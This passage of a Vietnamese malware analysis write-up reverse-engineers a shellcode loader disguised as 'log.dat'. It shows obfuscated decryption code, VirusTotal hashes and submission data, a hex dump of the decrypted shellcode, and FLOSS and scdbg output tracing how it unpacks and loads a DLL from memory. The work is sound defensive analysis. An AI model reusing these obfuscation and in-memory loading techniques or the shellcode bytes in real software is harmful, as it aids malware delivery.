.text:1002D9A2                 not     ah
.text:1002D9A4                 or      cl, ah
.text:1002D9A6                 and     ah, 55h
.text:1002D9A9                 or      al, ah
.text:1002D9AB                 not     cl
.text:1002D9AD                 xor     al, dl
.text:1002D9AF                 or      cl, al
text:1002D9B1                  mov     [esi+ebp], cl ; save decrypted byte
text:1002D9B4                  mov     eax, [esp+1F0h+idx]
text:1002D9BB                  inc     eax
.text:1002D9BC                 mov     [esp+1F0h+var_1DC], eax
.text:1002D9C0                 mov     eax, 92E699ECh
.text:1002D9C5                 cmp     eax, 0A3E249Eh
.text:1002D9CA                 jle     loc_10024907
```



```
      LOBYTE(v4939) = v4939 & BYTE1(v4939) | BYTE1(v4939) ^ v4939;
      BYTE1(v5065) = ~(_BYTE)v5064 & 0x1A;
      BYTE1(v4939) = ((v5065 & 0x79 | ~(_BYTE)v5065 & 0x86) ^ 0x86) & ((v5065 & 0x
      LOBYTE(v3530) = v5064;
      LOBYTE(v5064) = ~BYTE1(v5064) | v5064;
      BYTE1(v5064) = (v3530 & 0x45 | BYTE1(v5065)) ^ (~BYTE1(v5064) & 0x45 | BYTE1
      BYTE1(v5065) = (~BYTE1(v4939) & 0x8E | BYTE1(v4939) & 0x71) ^ (~(~(_BYTE)v50
      BYTE1(v5065) = BYTE1(v5065) & ~(BYTE1(v5064) | ~(_BYTE)v5064) | (BYTE1(v5064
      LOBYTE(v5065) = ~BYTE1(v5065);
      log_dat_content[idx] = ((v5065 | v4939) & 0x55 | ~(v5065 | v4939) & 0xAA) ^
      v5486 = idx + 1;
      control_var_1 = 0x92E699EC;
    }
    else if ( control_var_1 == 0x92E699EC )
    {
      v4341 = ~(dword_1005FE80 * (dword_1005FE80 - 1));
      v5310 = dword_1005FE80 * (dword_1005FE80 - 1);
      v4342 = (v4341 & 0x3A211E02 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0xCE
      v4343 = ((~v4342 & 0x70FA9A20 | v4342 & 0x8F0565DF) ^ 0x15887801) & 0x1D89FC
      v4344 = (v4343 ^ 0x17F8289E) & (v4343 ^ 0xE27603E4);
      v4345 = ~v4344;
      v4346 = (((v4341 & 0x7350D720 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0x
      v4347 = ((v4346 | v4345) & 0xB02831F1 | ~(v4346 | v4345) & 0x4FD7CE0E) ^ (~(
```


Analyze shellcode

- Hunting file **log.dat** trên VT với phạm vi giới hạn nguồn submit từ **Việt Nam**.
- Chọn **log.dat** (2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84) được tải lên **2022-04-20 12:33:19 UTC** (*trước 5 ngày so với file* **log.dll**)



FILES 4 / 4 | 90 days

	Detections	Size	First seen	Last seen	Submitters
3268DC1CD5C629209DF16B120E22F601A7642A85628B82C4715FE2B9FBC19EB0 log.dat	0 / 57	194.66 KB	2022-05-07 01:32:51	2022-05-07 01:32:51	1
02A9B3BEAA34A75A4E2788E0F7038AAF2B9C633A6BDBFE771882B4B7330FA0C5 log.dat	2 / 59	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1
0E9E270244371A51FBB0991EE246EF34775787132822D85DA0C99F10B17539C0 log.dat.sc	0 / 57	194.66 KB	2022-04-25 14:07:46	2022-04-25 14:07:46	1
2DE77804E2BD9B843A826F194389C2605CFC17FD2FAFDE1B8EB2F819FC6C0C84 log.dat	0 / 57	194.66 KB	2022-04-20 12:33:19	2022-04-20 12:33:19	1



Submissions

Date	Name	Source	Country
2022-04-20 12:33:19 UTC	log.dat	0725f98b - web	VN

Submissions Per Country


Submissions Per Date

Prevalence Summary

First Submission	2022-04-20 12:33:19 UTC
Last Submission	2022-04-20 12:33:19 UTC
Last Rescanned	2022-04-20 12:33:19 UTC
Total Submissions	1
Source submissions	1

Dump decrypted shellcode

- Debug và dump shellcode đã giải mã:




log_dat_sc.bin


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE  w..î....€Å.EMfƒî
00000010  00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9  .s.U|.ÀÂp]..UfƒÉ
00000020  00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 00 57 BF  .]}......è....W¿
00000030  44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D  DI.._ùXPPHXXWf¿.
00000040  00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00  ._ƒè..Àüh.......
00000050  00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00  ..jÕƒÄ.W|..ÿ¿`..
00000060  5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC  _‹öùè....^¾hÊê.Ü
00000070  7E B4 B4 B4 B4 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  ~´´´´KKKK´´´´´´´
00000080  B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B  ´´´´´KKKKKKKKKKK
00000090  4B 4B 4B 4B 4B 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4  KKKKKKKKK´´´´´´´
000000A0  BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  ¾´´´´µµµµµµµµµµµ
000000B0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000C0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000D0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000E0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
000000F0  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000100  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000110  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000120  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000130  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000140  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000150  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000160  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000170  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
00000180  B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5  µµµµµµµµµµµµµµµµ
```

Shellcode execution flow

- Kết quả của hai công cụ FLOSS và scdbg




```
FLOSS static Unicode strings


FLOSS decoded 2 strings
(EAA
&EAA

FLOSS extracted 8 stackstrings
VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer
```



C:\WINDOWS\SYSTEM32\cmd.exe

```
Loaded 30aa8 bytes from file C:\Users\ADMINI~1\Desktop
Memory monitor enabled..
Initialization Complete..
Dump mode Active...
Max Steps: -1
Using base offset: 0x401000

430e80  GetProcAddress(LoadLibraryA)
430fb2  GetProcAddress(VirtualAlloc)
4310ca  GetProcAddress(VirtualFree)
431145  GetProcAddress(VirtualProtect)
43124f  GetProcAddress(ExitThread)
43128a  LoadLibraryA(ntdll)
4313f3  GetProcAddress(RtlDecompressBuffer)
431436  GetProcAddress(memcpy)
4314dc  VirtualAlloc(base=0 , sz=2e552) = 600000
43154d  VirtualAlloc(base=0 , sz=4c000) = 62f000
431592  RtlDecompressBuffer(fmat=2,ubuf=62f000, usz=4c
0        emu_parse no memory found at 0x0

0   ???? No memory At Address                step: 2859730
eax=e            ecx=4c000       edx=62f000      ebx=0
esp=12fe04       ebp=12fff0      esi=0           edi=0


Stepcount 2859730
Primary memory: Reading 0x30aa8 bytes from 0x401000
Scanning for changes...
No changes found in primary memory, dump not created.
Dumping 2 runtime memory allocations..
Alloc 600000 (2e552 bytes) dumped successfully to disk
0000
Alloc 62f000 (4c000 bytes) dumped successfully to disk
```



scDbg - libemu Shellcode Logger Launch Interface


Shellcode file: C:\Users\Administrator\Desktop\[redacted]log_dat_sc.bin

Options
- [✓] Report Mode
- [✓] Create Dump
- [ ] No RW Display
- [ ] Scan for Api table
- [ ] Use Interactive Hooks
- [ ] Monitor DLL Read/Write
- [✓] Unlimited steps
- [ ] Debug Shell
- [ ] FindSc
- [✓] Start Offset 0x 0
- [ ] Process Command Line
- [ ] fopen
- [ ] Manual Arguments

```
000000    77 06 81 EE 00 00 00 00 80 C5 00 45 4D 66 83 EE    w..........EMf..
000010    00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9    .s.U|...p]..Uf..
000020    00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 00 57 BF    .]}..........W.
000030    44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D    DI.._.XPPHXXWf..
000040    00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00    ._......h.......
000050    00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00    ..j....W|....`..
000060    5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC    _........^.h....
000070    7E B4 B4 B4 B4 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4    ~....KKKK.......
000080    B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B    .....KKKKKKKKKKK
000090    4B 4B 4B 4B 4B 4B 4B 4B 4B B4 B4 B4 B4 B4 B4 B4    KKKKKKKKK.......
0000A0    BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000B0    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000C0    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000D0    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000E0    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
0000F0    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000100    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000110    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000120    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
000130    B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5    ................
```

Code reversing

- Shellcode thực hiện giải nén ra payload cuối là một Dll.
- Gọi tới hàm được export của Dll này để thực thi.




```
.text:00431AE4 ; int __usercall sub_431AE4@<eax>(int a1@<eax>)
.text:00431AE4 sub_431AE4      proc near ; CODE XREF: sub_403575+18↑p
.text:00431AE4                 push    30AA8h ; shellcode size
.text:00431AE9                 push    eax ; ptr_call_addr
.text:00431AEA                 rol     si, 20h
.text:00431AEE                 stc
.text:00431AEF                 stc
.text:00431AF0                 test    ah, ah
.text:00431AF2                 call    f_load_dll_from_memory
.text:00431AF7                 retn
.text:00431AF7 sub_431AE4      endp ; sp-analysis failed
.text:00431AF7
```

```
// positive sp value has been detected, the output may be wrong!
int __usercall sub_431AE4@<eax>(int a1@<eax>)
{
  _DWORD *v2; // [esp-10h] [ebp-10h]
  int v3; // [esp-Ch] [ebp-Ch]
  int v4; // [esp-8h] [ebp-8h]
  int v5; // [esp-4h] [ebp-4h]

  return f_load_dll_from_memory(a1, 0x30AA8, v2, v3, v4, v5);
}
```


```
21 calls, 0 strings

calls:
 -               call [ebp+GetProcAddress]
 -               call [ebp+GetProcAddress]
 -               call [ebp+GetProcAddress]
 -               call [ebp+GetProcAddress]
